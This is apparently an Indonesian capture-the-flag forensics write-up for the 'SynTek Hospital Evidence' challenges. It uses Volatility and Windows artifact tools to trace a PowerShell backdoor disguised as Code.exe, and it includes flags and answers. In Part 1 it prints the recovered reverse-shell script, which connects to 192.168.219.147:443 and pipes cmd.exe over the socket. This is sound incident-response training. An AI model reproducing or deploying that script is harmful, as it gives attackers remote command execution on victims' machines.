Flag: **IFEST22{Th3\_tRutH\_15\_g3ner@LLy\_s33n\_@nd\_RareLy\_h3ard\_yagesya}**

## 2. SynTek Hospital Evidence (Part 1) - [ Medium ]

Deskripsi:

```
<<>> Pesan Baru :::: Dari SynTek Hospital

-----
Permisi, kepada pihak Blue Team sekalian.
Perkenalkan, saya Steven selaku programmer di perusahaan SynTek Hospital.
Berikut keluhan/report saya...
-----

"Belum lama ini, saya mengalami suatu insiden yang menyebabkan seluruh
data-data pasien dalam komputer saya menjadi hilang.
Disamping itu, saya juga mencurigai satu hal terhadap aplikasi programming yang
sering saya gunakan, berhubung saya juga seorang Programmer.
Sebelum insiden ini terjadi, icon pada aplikasi coding saya masih memunculkan
gambar.
Namun keesokan harinya, saya melihat bahwa iconnya tidak muncul dan hanya
muncul icon file .exe biasa dari Windows by-default.
Karena saya berpikir bahwa masalah "icon yang tidak muncul" hanyalah kejadian
biasa, maka saya execute saja aplikasi coding itu seperti biasa.
Tetapi yang terjadi adalah setelah beberapa kali meng-klik file coding
tersebut, tidak muncul apa-apa pada layar dan hanya icon loading biru pada
kursor.

Nah, dari sini saya tidak mengetahui apapun yang terjadi hingga pada beberapa
hari yang lalu, tiba-tiba semua file data pasien dalam komputer saya menjadi
hilang.

Terkait hal ini, mohon kepada pihak Blue Team untuk memeriksa komputer saya.
Terima kasih."
```

Best regards,  
Steven.

[+] Challenge's Task :

>> Intended way :

Temukan IP Address dan Port dari Attacker yang ada pada "script"

Dan berikan juga nama "Windows system file" .exe apa yang digunakan untuk  
mengeksekusi

"script" tersebut.

(Tidak berasal dari script, maka tidak intended)

(Poin akan di-nol-kan jika MENEBAK-NEBAK nama file .exe yang digunakan untuk mengeksekusi script tersebut -> tergantung Write Up)

Kalau bisa, berikan screenshot terkait full script nya sebagai konfirmasi :D

```
FLAG = IFEST22{***.exe_IP-Address_Port}
```

### Konsep Soal:

Menganalisa hasil dump memory sesuai pada deskripsi soal dengan tools **Volatility** yang berujung pada **dumping process** untuk mendapatkan script backdoor reverse shell yang didalamnya terdapat

`$process.StartInfo.Filename = 'C:\\windows\\system32\\cmd.exe'.`

Dan juga terdapat **\$address** dan **\$port** nya.

### Langkah penggeraan (berdasarkan cara Problem Setter) :

1. Hal pertama yang pasti adalah, mencari profile OS dari memory yang di dump.  
Bisa dengan command **imageinfo** atau **kdbgscan**.

```
→ SynTek Evidence - Forensic #1 cat kdbgscan.txt
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug    : Determining profile based on KDBG search..
          Suggested Profile(s) : Win7SP1x86_23418, Win7SP0x86, Win7SP1x86
                                AS Layer1 : IA32PagedMemoryPae (Kernel AS)
                                AS Layer2 : FileAddressSpace (/home/arch/Desktop/Pro
0220724-183342.raw)
          PAE type : PAE
          DTB : 0x185000L
          KDBG : 0x82b3fb78L
```

2. Selanjutnya seperti biasa, list out semua process yang sedang berjalan dengan command **pslist**.

0x885c1518 svchost.exe	3176	452	12	337	0	0 2022-07-24 17:55:21 UTC+0000
0x865e1030 WmiPrvSE.exe	3412	560	5	118	0	0 2022-07-24 17:55:38 UTC+0000
0x86380030 chrome.exe	1752	2320	28	1089	1	0 2022-07-24 18:06:58 UTC+0000
0x865bdd20 chrome.exe	3124	1752	8	96	1	0 2022-07-24 18:06:58 UTC+0000
0x8522d470 chrome.exe	2496	1752	12	213	1	0 2022-07-24 18:06:59 UTC+0000
0x851ac560 chrome.exe	2736	1752	6	132	1	0 2022-07-24 18:06:59 UTC+0000
0x85afbd20 chrome.exe	2084	1752	13	221	1	0 2022-07-24 18:07:01 UTC+0000
0x8532a030 chrome.exe	312	1752	10	190	1	0 2022-07-24 18:07:05 UTC+0000
0x852f8738 chrome.exe	3544	1752	14	225	1	0 2022-07-24 18:07:28 UTC+0000
0x85334030 chrome.exe	2208	1752	14	198	1	0 2022-07-24 18:07:34 UTC+0000
0x8533ad20 chrome.exe	3504	1752	14	198	1	0 2022-07-24 18:07:45 UTC+0000
0x85347750 chrome.exe	1124	1752	14	222	1	0 2022-07-24 18:07:53 UTC+0000
0x851c5030 ScriptEditor.e	3116	2320	30	1017	1	0 2022-07-24 18:14:47 UTC+0000
0x86371d20 chrome.exe	3856	1752	14	218	1	0 2022-07-24 18:23:07 UTC+0000
0x865f3030 chrome.exe	4488	1752	13	158	1	0 2022-07-24 18:23:59 UTC+0000
0x852ffb40 cmd.exe	5852	2320	1	19	1	0 2022-07-24 18:26:07 UTC+0000
0x8534ad20 conhost.exe	5788	356	2	53	1	0 2022-07-24 18:26:07 UTC+0000
0x8523e030 Code.exe	1740	2320	12	292	1	0 2022-07-24 18:30:46 UTC+0000
0x85477030 conhost.exe	2816	356	2	55	1	0 2022-07-24 18:30:46 UTC+0000
0x865df030 cmd.exe	3948	1740	1	28	1	0 2022-07-24 18:30:51 UTC+0000
0x85400030 DumpIt.exe	4092	2320	2	39	1	0 2022-07-24 18:33:42 UTC+0000
0x85368030 conhost.exe	1708	356	2	52	1	0 2022-07-24 18:33:42 UTC+0000

Sesuai dengan keluhan dari programmer tersebut pada deskripsi soal terkait “aplikasi coding / programming”, kita bisa berasumsi saja bahwa aplikasi tersebut adalah Code.exe.

Mengapa Code.exe? Karena jika kita searching terkait aplikasi programming yang sangat terkenal yaitu Visual Studio Code....

The screenshot shows a search results page from a search engine. The query 'code.exe programming' is entered in the search bar. Below the search bar, there are filters for 'ALL', 'SCHOOL', 'IMAGES', 'VIDEOS', 'MAPS', and 'NEWS'. The 'ALL' filter is selected. Below the filters, it says '2.330.000.000 Results' and 'Date ▾'. The main content area displays a snippet of text: 'What is Code.exe? Code.exe is part of **VisualStudioCode** and developed by Microsoft Corporation according to the Code.exe file information. In certain cases, malicious trackers and scripts can disguise themselves as legitimate files, like Code.exe, leading to glitches, overload and system malfunctions.' Below this snippet, there is a link: 'Code.exe | Software Tested' with a green checkmark icon, followed by the URL 'softwaretested.com/file-library/file/code.exe-microsoft-corporation/'.

3. Kemudian, dapat melakukan **cmdscan** untuk melihat command apa saja yang digunakan.

```

+ SynTek Evidence - Forensic #1 volcmd -f WIN-H5A5B3FJSL2-20220724-183342.raw --profile=Win7SP1x86_23418 cmdscan
Volatility Foundation Volatility Framework 2.6
*****
CommandProcess: conhost.exe Pid: 5788
CommandHistory: 0x2cf520 Application: cmd.exe Flags: Allocated
CommandCount: 2 LastAdded: 1 LastDisplayed: 0
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x5c
Cmd #0 @ 0x2cd0c0: cd Pictures
Cmd #1 @ 0x2ce270: dir
Cmd #17 @ 0x2d0039: ??????????????????????????????
Cmd #22 @ 0xff818488: ?
Cmd #25 @ 0xff818488: ?
Cmd #36 @ 0x2a00c4: ,?-?*??
Cmd #37 @ 0x2cd0a0: -?-??
*****
CommandProcess: conhost.exe Pid: 2816
CommandHistory: 0x3e0448 Application: Code.exe Flags: Allocated
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x5c
Cmd #2 @ 0x300031: ??
Cmd #11 @ 0x300030: ??
Cmd #18 @ 0x300031: ??
Cmd #19 @ 0x300030: ??
Cmd #22 @ 0xff818488: ?
Cmd #25 @ 0xff818488: ?
Cmd #36 @ 0x3b00c4: =>?;??
Cmd #37 @ 0x3dd018: <?;??
*****

```

Dari sini, kita dapat mengetahui sesuatu bahwa ada seseorang yang melakukan pergerakan di dalam terminal dengan command change directory kedalam folder Pictures dan kemudian mengeksekusi Code.exe disana.

4. Selanjutnya, kita dapat lakukan **procdump** untuk dump process dan **memdump** untuk dump memory dari proses **Code.exe** tersebut.

```

+ SynTek Evidence - Forensic #1 volcmd -f WIN-H5A5B3FJSL2-20220724-183342.raw --profile=Win7SP1x86_23418 procdump -p 1740 -D .
Volatility Foundation Volatility Framework 2.6
Process(V) ImageBase Name Result
-----
0x8523e030 0x013a0000 Code.exe OK: executable.1740.exe
+ SynTek Evidence - Forensic #1 volcmd -f WIN-H5A5B3FJSL2-20220724-183342.raw --profile=Win7SP1x86_23418 memdump -p 1740 -D .
^[[6-Volatility Foundation Volatility Framework 2.6
*****
Writing Code.exe [ 1740] to 1740.dmp
+ SynTek Evidence - Forensic #1

```

5. Kemudian, executable.1740.exe tersebut dapat di-rename menjadi Code.exe supaya lebih mudah diketahui dan Code.exe nya dapat dibawa ke Virustotal.

The screenshot shows the VirusTotal analysis interface. A file named 'Code.exe' has been uploaded and analyzed. The analysis summary indicates that 24 security vendors have flagged this file as malicious. The file size is 187.50 KB, and it was analyzed 14 days ago at 2022-07-25 22:35:59 UTC. The file type is identified as EXE. Below the summary, there are tabs for DETECTION, DETAILS, RELATIONS, BEHAVIOR, and COMMUNITY. Under the DETECTION tab, the 'Security Vendors' Analysis' section lists findings from various vendors:

Vendor	Analysis	Virus Type	
Alibaba	Trojan:Script:PowerShell.2019150e	Avast	Script:SNH-gen [Tr]
AVG	Script:SNH-gen [Tr]	Bkav Pro	W32.AIDetectNet.01
Comodo	Heur:Corrupt.PE@1z141z2	CrowdStrike Falcon	Win/malicious_confidence_70% (W)
Cylance	Unsafe	Cynet	Malicious (score: 100)
Elastic	Malicious (moderate Confidence)	ESET-NOD32	PowerShell-Agent.AJ

Dari hasil virustotal, kita dapat berasumsi dengan yakin bahwa isi konten dari Code.exe tersebut adalah script powershell yang berbahaya

→ Jika dilihat dari tab **Relations**, kita dapat melihat **IP Address** seperti :

DETECTION	DETAILS	RELATIONS	BEHAVIOR	COMMUNITY
-----------	---------	-----------	----------	-----------

#### Contacted IP Addresses ⓘ

IP	Detections	Autonomous System	Country
192.168.219.147	0 / 93	-	-
20.99.132.105	0 / 94	8075	US
23.216.147.62	0 / 94	20940	US

→ Lalu, pada tab **Behavior**, kita dapat mengetahui tujuan dari script tersebut yang sebenarnya berasal dari nama file **Code.ps1** yang adalah **powershell script** yang berurusan dengan aplikasi bernama **PowerGUI**.

(Mengenai PowerGUI sendiri, Google mengatakan bahwa itu adalah aplikasi untuk editor sekaligus compiler powershell script. Dari sini kita mengetahui bahwa Code.ps1 tersebut di compile menjadi Code.exe dan ter-eksekusi oleh Steven).

Files Dropped

```
%USERPROFILE%\AppData\Local\Temp\30da84f6-38a3-4ac4-abeb-085fc9c044a8.config
%USERPROFILE%\AppData\Local\Temp\Quest Software
%USERPROFILE%\AppData\Local\Temp\Quest Software\PowerGUI
%USERPROFILE%\AppData\Local\Temp\Quest Software\PowerGUI\517bbfbc-5183-4de7-9772-01fa312279e5
%USERPROFILE%\AppData\Local\Temp\Quest Software\PowerGUI\517bbfbc-5183-4de7-9772-01fa312279e5\Code.ps1
C:\Windows\System32\spp\store\2.0\data.dat.tmp
C:\ProgramData\Microsoft\Windows\WER\Temp\WER219C.tmp
C:\ProgramData\Microsoft\Windows\WER\Temp\WER219C.tmp.WERInternalMetadata.xml
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2277.tmp
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2277.tmp.csv
```


6. Karena kita sudah tahu bahwa adanya kemungkinan aktivitas reverse shell yang pernah terjadi, maka pastinya akan berurusan dengan koneksi. Kalau begitu, kita bisa gunakan command **netscan**

Hasher	0.0.0.0:0	200.0  -	Has*:* It the things	3116	ScriptEditor.e
UDPV6	:::0		*;*	3116	ScriptEditor.e
JLECM	TCPP4	192.168.219.128:49350	142.251.10.188:5228 ESTABLISHED	-1	
JLECM	TCPP4	192.168.219.128:49612	142.251.12.95:443 ESTABLISHED	-1	
JLECM	TCPP4	192.168.219.128:49543	192.168.219.147:443 ESTABLISHED	-1	
JLECM	TCPP4	192.168.219.128:49585	192.168.219.2:443 over CLOSED	-1	
UDPV4	0.0.0.0:0		*;*	3116	ScriptEditor.e
JLECM	UDPV4	0.0.0.0:0 500  150.0	Pai*:* nk files	800	svchost.exe
UDPV6	:::0		*;*	800	svchost.exe

Dilihat dari hasil netscan, ada IP Address yang sama dengan pada tab Relations pada virustotal yaitu 192.168.219.**147** yang membuat koneksi ter-established lewat port 443. Kemudian, connection di close kembali lewat 192.168.219.**2** yang dimana kita dapat mengasumsikan kalau koneksi tersebut ditutup lewat terminal reverse shell tersebut.

7. Selanjutnya, untuk mencari script nya sebenarnya bisa untuk meng-reverse-engineer Code.exe atau PID 1740.exe tersebut. Tetapi **cara Problem Setter** adalah **menganalisa** hasil **memdump** nya, **strings-out** file **1740.dmp** ke dalam suatu file.**txt** terlebih dahulu dan analisa lebih lanjut lagi terkait proses apa-apa saja yang pernah terjadi lewat Code.exe tersebut.

```
$> strings 1740.dmp > Code_mem.txt  
$> sublime Code_mem.txt
```



```
Code_mem.txt  
1 @XB:!+  
2 Actx  
3 [IY-  
4 _P8\  
5 SsHd,  
6 [IY-0  
7 SsHd,  
8 SsHd,  
9 \a*p  
10 GsHd(  
11 GsHd(  
12 GsHd(  
13 SsHd,  
14 GsHd(  
15 Actx  
16 SsHd,  
17 GsHd(  
18 GsHd(  
19 GsHd(  
20 GsHd(  
21 #####$#####$#####  
22 #####$%&&&&&&&&%&&&&  
23 &&&&&&%&0
```

Jika kita scroll kebawah, kita juga mendapatkan berbagai hal yang human-readable.

```
631    0r\@
632    \Wr\
633    f\Wr\
634    f\Wr\
635    ]0C@system
636    int32
637    system.collections
638    comparer
639    system
640    console
641    system.reflection.emit
642    assemblybuilderaccess
643    system.runtime.compilerservices
644    yieldawaitable
645    system.runtime.interopservices
646    gchandle
647    system.runtime.interopservices
648    compatibileversionattribute
649    system.runtime.interopservices
650    ucomiconnectionpointcontainer
651    system.threading
652    threadinterruptedException
653    system.security.policy
654    system
655    missingmethodexception
```

Tapi, dalam sublime, kita bisa langsung mencari IP Address 192.168.219.147 itu pada proses Code.exe ini. Dari sini, tinggal mencari saja script Code.exe tersebut sampai menemukan full script nya. Dan, selesai.

```
1207825    FUNCTION Cleanup {
1207826        if ($client.Connected -eq $true) {$client.Close()}
1207827        if ($process.ExitCode -ne $null) {$process.Close()}
1207828        exit}
1207829    // Setup IPADDR
1207830    $address = '192.168.219.147' <-- Line 1
1207831    // Setup PORT
1207832    $port = '443' <-- Line 2
1207833    $client = New-Object system.net.sockets.tcpclient
1207834    $client.connect($address,$port)
1207835    $stream = $client.GetStream()
1207836    $networkbuffer = New-Object System.Byte[] $client.ReceiveBufferSize
1207837    $process = New-Object System.Diagnostics.Process
1207838    $process.StartInfo.FileName = 'C:\windows\system32\cmd.exe'
1207839    $process.StartInfo.RedirectStandardInput = 1
1207840    $process.StartInfo.RedirectStandardOutput = 1
1207841    $process.StartInfo.UseShellExecute = 0
1207842    $process.Start()
1207843    $inputstream = $process.StandardInput
1207844    $outputstream = $process.StandardOutput
1207845    Start-Sleep 1
1207846    $encoding = new-object System.Text.AsciiEncoding
1207847    while($outputstream.Peek() -ne -1){$out += $encoding.GetString($outputstream.Read())}
1207848    $stream.WriteLine($encoding.GetBytes($out),0,$out.Length)
1207849    $out = $null; $done = $false; $testing = 0;
1207850    while (-not $done) {
1207851        if ($client.Connected -ne $true) {cleanup}
1207852        $pos = 0; $i = 1
1207853        while ($i -gt 0) -and ($pos -lt $networkbuffer.Length)) {
1207854            $read = $stream.Read($networkbuffer,$pos,$networkbuffer.Length - $pos)
1207855            $pos+=$read; if ($pos -and ($networkbuffer[0..$(($pos-1)] -contains 10)) {break}}
1207856        if ($pos -gt 0) {
1207857            $string = $encoding.GetString($networkbuffer,0,$pos)
1207858            $inputstream.write($string)
1207859            start-sleep 1
1207860            if ($process.ExitCode -ne $null) {cleanup}
1207861            else {
1207862                $out = $encoding.GetString($outputstream.Read())
1207863                while($outputstream.Peek() -ne -1){
1207864                    $out += $encoding.GetString($outputstream.Read()); if ($out -eq $string) {$out = ''}}
```

Flag :

IFEST22{cmd.exe\_192.168.219.147\_443}

### 3. SynTek Hospital Evidence (Part 2) - [ Medium ]

Deskripsi Soal :

>> Sama dengan Part 1

Konsep Soal:

Windows Registry Hives Forensic dan Windows Event Log Forensic, namun exception nya adalah tidak menggunakan file seperti SAM, SECURITY, SOFTWARE dan SYSTEM. Prefetch file, SRUM juga tidak boleh dipakai. Artifact-artifact hives lainnya seperti AmCache.hve dan JumpLists->(..\..\..\Recent) dan juga file .evtx dapat digunakan untuk mengeksfiltrasi data-data yang diminta. Serta peserta boleh menggunakan tools dari Eric Zimmerman. Challenge ini lebih menantang peserta untuk tidak menggunakan artifacts Registry Hives yang mudah dianalisa dan bergantung lebih pada artifacts lainnya yang membutuhkan effort lebih :D

#2 Challenge's Task :

(1) Diambil dari hasil dump memory, kapan pertama kali Code.exe ter-eksekusi?  
(Answer Format = mm/dd/yyyy-hour:minute:sec = 01/31/2022-24:59:59)

→ 07/24/2022-18:30:46

(?) Jawaban ditemukan dalam Appdata/tasklist.txt (Problem Setter sengaja menaruh file nya sembarangan disitu hehehe :>). Karena ini adalah hasil dari pslist saat memory dump, maka tinggal dicari saja proses Code.exe nya.

>> Cara keren dan unintendednya adalah bisa dari Registry, JumpLists, Prefetch Files, AmCache, SRUM dan juga SRUDB.dat.

Namun setelah di cek, ternyata proses Code.exe tidak tertangkap pada file-file tersebut. Maka dari itu, Problem Setter menggunakan tambahan file pslist.txt saja di rename jadi tasklist.txt hehehe wkwkwk

AccessData FTK Imager 4.3.0.18

File View Mode Help

Evidence Tree File List

Custom Content Sources

Evidence:File System|Path|File Options

New Edit Remove Remove All Create Image

Properties Hex Value Interpreter Custom Content Sources

Listed: 2 Selected: 0 artifacts.ad1/C:\Users\Ray\Desktop\SynTek Hospital - Computer 341th Evidence [AD1]\Windows\AppData

Name	Size	Type	Date Modified
Roaming	4	Directory	8/2/2022 9:42:05 AM
tasklist.txt	8	Regular File	7/30/2022 6:27:25 PM

0x865e1030	WmiPrvSE.exe	3412	560	5	118	0	0	2022-07-24 17:55:38 UTC+0000
0x86380030	chrome.exe	1752	2320	28	1089	1	0	2022-07-24 18:06:54 UTC+0000
0x865bdd20	chrome.exe	3124	1752	8	96	1	0	2022-07-24 18:06:54 UTC+0000
0x852d470	chrome.exe	2496	1752	12	213	1	0	2022-07-24 18:06:59 UTC+0000
0x851ac560	chrome.exe	2736	1752	6	132	1	0	2022-07-24 18:06:59 UTC+0000
0x85afbd20	chrome.exe	2084	1752	13	221	1	0	2022-07-24 18:07:01 UTC+0000
0x8532a030	chrome.exe	312	1752	10	190	1	0	2022-07-24 18:07:05 UTC+0000
0x852f8738	chrome.exe	3544	1752	14	225	1	0	2022-07-24 18:07:28 UTC+0000
0x85334030	chrome.exe	2208	1752	14	198	1	0	2022-07-24 18:07:34 UTC+0000
0x8533ad20	chrome.exe	3504	1752	14	198	1	0	2022-07-24 18:07:45 UTC+0000
0x85347750	chrome.exe	1124	1752	14	222	1	0	2022-07-24 18:07:53 UTC+0000
0x851c5030	ScriptEditor.e	3116	2320	30	1017	1	0	2022-07-24 18:14:47 UTC+0000
0x86371d20	chrome.exe	3856	1752	14	218	1	0	2022-07-24 18:23:07 UTC+0000
0x865f3030	chrome.exe	4488	1752	13	158	1	0	2022-07-24 18:23:54 UTC+0000
0x852ffdb40	cmd.exe	5852	2320	1	19	1	0	2022-07-24 18:26:07 UTC+0000
0x8534ad20	conhost.exe	5788	356	2	53	1	0	2022-07-24 18:26:07 UTC+0000
0x8523e030	Code.exe	1740	2320	12	292	1	0	2022-07-24 18:30:45 UTC+0000
0x85477030	conhost.exe	2816	356	2	55	1	0	2022-07-24 18:30:46 UTC+0000
0x865df030	cmd.exe	3948	1740	1	28	1	0	2022-07-24 18:30:51 UTC+0000
0x85400030	DumpIt.exe	4092	2320	2	39	1	0	2022-07-24 18:33:42 UTC+0000
0x85368030	conhost.exe	1708	356	2	52	1	0	2022-07-24 18:33:42 UTC+0000

(2) Ada terdapat 2 file record pasien pada komputer korban.

Kapan waktu terakhir kali kedua file tersebut diakses

DAN apa nama kedua file tersebut? (Clue : Source Accessed)

(Answer Format :

FirstFileName.pdf\_mm/dd/yyyy-hour:minute:sec\_SecondFileName.pdf\_mm/dd/yyyy-hour:minute:sec)

→ SynTek - Patient Health Records - History Year

2016.pdf\_07/30/2022-14:29:51\_SynTek - Patient Health Records - Medical Severity

Diagnosis.pdf\_07/30/2022-14:29:58

(?) Jawaban dapat ditemukan dengan tools LECmd untuk memarsing file LNK, yang dimana kedua file tersebut diambil dari JumpLists Recent Items dan menemukan 2 file records pasien tersebut.

AccessData FTK Imager 4.3.0.18

Evidence Tree File List

File List

Name	Size	Type	Date Modified
AutomaticDestinations	4	Directo...	8/2/2022 9:42:05 AM
CustomDestinations	4	Directo...	8/2/2022 9:42:05 AM
Code.lnk	3	Regula...	7/30/2022 7:41:37 AM
desktop.ini	1	Regula...	7/24/2022 6:01:55 PM
Downloads.lnk	1	Regula...	7/30/2022 2:38:42 PM
My Pictures.lnk	2	Regula...	7/30/2022 2:36:10 PM
newpatientdata.lnk	2	Regula...	7/30/2022 2:36:10 PM
Pictures.lnk	1	Regula...	7/30/2022 2:37:33 PM
Roaming.lnk	1	Regula...	7/23/2022 5:43:27 PM
svchost.evt	1	Regula...	1/17/2022 20:16:04 PM
SynTek - Patient Health Records - History Year 2016.lnk	5	Regula...	7/30/2022 2:47:20 PM
SynTek - Patient Health Records - Medical Severity Diagnosis.lnk	5	Regula...	7/30/2022 2:47:21 PM
SynTek Evidence - Forensic.lnk	3	Regula...	7/22/2022 6:31:39 PM

Hex Value Interpreter

Type	Size	Value
signed integer	1-8	
unsigned integer	1-8	
FILETIME (UTC)	8	
FILETIME (local)	8	
DOS date	2	
DOS time	2	
time_t (UTC)	4	

Byte order: Little endian Big endian

Cloud 31°C Berawan 2:29 PM 8/10/2022

AccessData FTK Imager 4.3.0.18

Evidence Tree File List

File List

Name	Size	Type	Date Modified
AutomaticDestinations	4	Directo...	8/2/2022 9:42:05 AM
CustomDestinations	4	Directo...	8/2/2022 9:42:05 AM
Code.lnk	3	Regula...	7/30/2022 2:38:42 PM
desktop.ini	1	Regula...	7/24/2022 6:01:55 PM
Downloads.lnk	1	Regula...	7/30/2022 2:38:42 PM
My Pictures.lnk	2	Regula...	7/30/2022 2:36:10 PM
newpatientdata.lnk	2	Regula...	7/30/2022 2:36:10 PM
Pictures.lnk	1	Regula...	7/30/2022 2:37:33 PM
Roaming.lnk	1	Regula...	7/23/2022 5:43:27 PM
svchost.evt	1	Regula...	1/17/2022 20:16:04 PM
SynTek - Patient Health Records - History Year 2016.lnk	5	Regula...	7/30/2022 2:47:20 PM
SynTek - Patient Health Records - Medical Severity Diagnosis.lnk	5	Regula...	7/30/2022 2:47:21 PM
SynTek Evidence - Forensic.lnk	3	Regula...	7/22/2022 6:31:39 PM

Hex Value Interpreter

Type	Size	Value
signed integer	1-8	
unsigned integer	1-8	
FILETIME (UTC)	8	
FILETIME (local)	8	
DOS date	2	
DOS time	2	
time_t (UTC)	4	

Byte order: Little endian Big endian

Cloud 31°C Berawan 2:33 PM 8/10/2022

```

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/LECmd

Command line: -f SynTek - Patient Health Records - History Year 2016.lnk
Warning: Administrator privileges not found!

Processing C:\Users\Ray\Desktop\SynTek - Patient Health Records - History Year 2016.lnk

propertyStoreSize size > 0!
Source file: C:\Users\Ray\Desktop\SynTek - Patient Health Records - History Year 2016.lnk
Source created: 2022-08-02 09:42:05
Source modified: 2022-07-30 14:47:20
Source accessed: 2022-09-01 09:14:45

--- Header ---
Target created: 2022-07-30 14:29:54
Target modified: 2022-07-30 14:29:56
Target accessed: 2022-07-30 14:29:51 → ✓

File size: 82,788
Flags: HasTargetIdList, HasLinkInfo, HasRelativePath, HasWorkingDir,IsUnicode, DisableKnownFolderTracking
File attributes: FileAttributeArchive
Icon index: 0
Show window: SWNormal (Activates and displays the window. The window is restored to its original size and position if the window is minimized or maximized.)

Relative Path: ..\..\..\..\Pictures\SynTek Hospital Records\SynTek - Patient Health Records - History Year 2016.pdf
Working Directory: C:\Users\Ray\Pictures\SynTek Hospital Records

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/LECmd

Command line: -f SynTek - Patient Health Records - Medical Severity Diagnosis.lnk
Warning: Administrator privileges not found!

Processing C:\Users\Ray\Desktop\SynTek - Patient Health Records - Medical Severity Diagnosis.lnk

propertyStoreSize size > 0!
Source file: C:\Users\Ray\Desktop\SynTek - Patient Health Records - Medical Severity Diagnosis.lnk
Source created: 2022-08-02 09:42:05
Source modified: 2022-07-30 14:47:21
Source accessed: 2022-09-01 09:17:16

--- Header ---
Target created: 2022-07-30 14:30:01
Target modified: 2022-07-30 14:30:02
Target accessed: 2022-07-30 14:29:58 → ✓

File size: 1,777,358
Flags: HasTargetIdList, HasLinkInfo, HasRelativePath, HasWorkingDir,IsUnicode, DisableKnownFolderTracking
File attributes: FileAttributeArchive
Icon index: 0
Show window: SWNormal (Activates and displays the window. The window is restored to its original size and position if the window is minimized or maximized.)

Relative Path: ..\..\..\..\Pictures\SynTek Hospital Records\SynTek - Patient Health Records - Medical Severity Diagnosis.pdf
Working Directory: C:\Users\Ray\Pictures\SynTek Hospital Records

```

### (3). Kapan waktu terakhir kali file Code.ps1 dibuat/created?

(Clue : Target Created)

(Answer Format = mm/dd/yyyy-hour:minute:sec)

→ 07/30/2022-14:37:33

Name	Size	Type	Date Modified
Code.lnk	3	Regular	7/30/2022 2:38:42 PM
Code.ps1	1	Regular	7/30/2022 2:36:10 PM

Type	Size	Value
signed integer	1-8	
unsigned integer	1-8	
FILETIME (local)	8	
DOS date	2	
DOS time	2	
time_t (UTC)	4	

Disini, Code.lnk dapat diparse kedalam tools kepunyaan Eric Zimmerman yaitu LECmd. Kegunaannya adalah untuk parsing sebuah file shortcut/link agar kita dapat melihat proses yang terjadi pada file source aslinya yaitu ".ps1" nya.

```
PS C:\Users\Ray\Desktop> .\LECmd.exe -f C:\Users\Ray\Desktop\Code.lnk
LECmd version 1.5.0.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/LECmd

Command line: -f C:\Users\Ray\Desktop\Code.lnk

Warning: Administrator privileges not found!

Processing C:\Users\Ray\Desktop\Code.lnk

propertyStoreSize size > 0!
Source file: C:\Users\Ray\Desktop\Code.lnk
  Source created: 2022-08-02 09:42:05
  Source modified: 2022-07-30 14:38:42
  Source accessed: 2022-08-18 07:53:22

--- Header ---
Target created: 2022-07-30 14:37:33
Target modified: 2022-07-30 14:37:33
Target accessed: 2022-07-30 14:37:33

File size: 1,733
Flags: HasTargetIdList, HasLinkInfo, HasRelativePath, HasWorkingDir,IsUnicode, DisableKnownFolderTracking
File attributes: FileAttributeArchive
Icon index: 0
Show window: SWNormal (Activates and displays the window. The window is restored to its original size and position if the window is minimized or maximized.)

Relative Path: ..\..\..\..\..\Pictures\Code.ps1
Working Directory: C:\Users\Ray\Pictures

--- Link information ---
Flags: VolumeIdAndLocalBasePath
```

(4) Apa nama aplikasi yang digunakan untuk meng-compile file Code.ps1 tersebut?  
(Answer Format = \*\*\*\*\*\*)

→ PowerGUI

(?) Jawaban ditemukan dalam file AmCache.hve, dimana kita dapat menemukan full path dari aplikasi compiler tersebut. Kita dapat mencarinya dengan kata kunci “editor” atau “programs” dan menemukan PowerGUI Script Editor.

(5) Karena kami mencurigai bahwa aplikasi yang digunakan untuk mengcompile Code.ps1 tersebut sedang aktif/berjalan disaat itu, temukan ProgramInstanceId nya dan juga nomor versi dari aplikasi nya!

(Answer Format = programInstanceId-App's Version)

(Example = 0000.....cf4a-x.x.x.x)

→ 0000c1bbfe5d8b07451fb3a7fd5e00804a1f9e5ccf4a-3.8.0.129

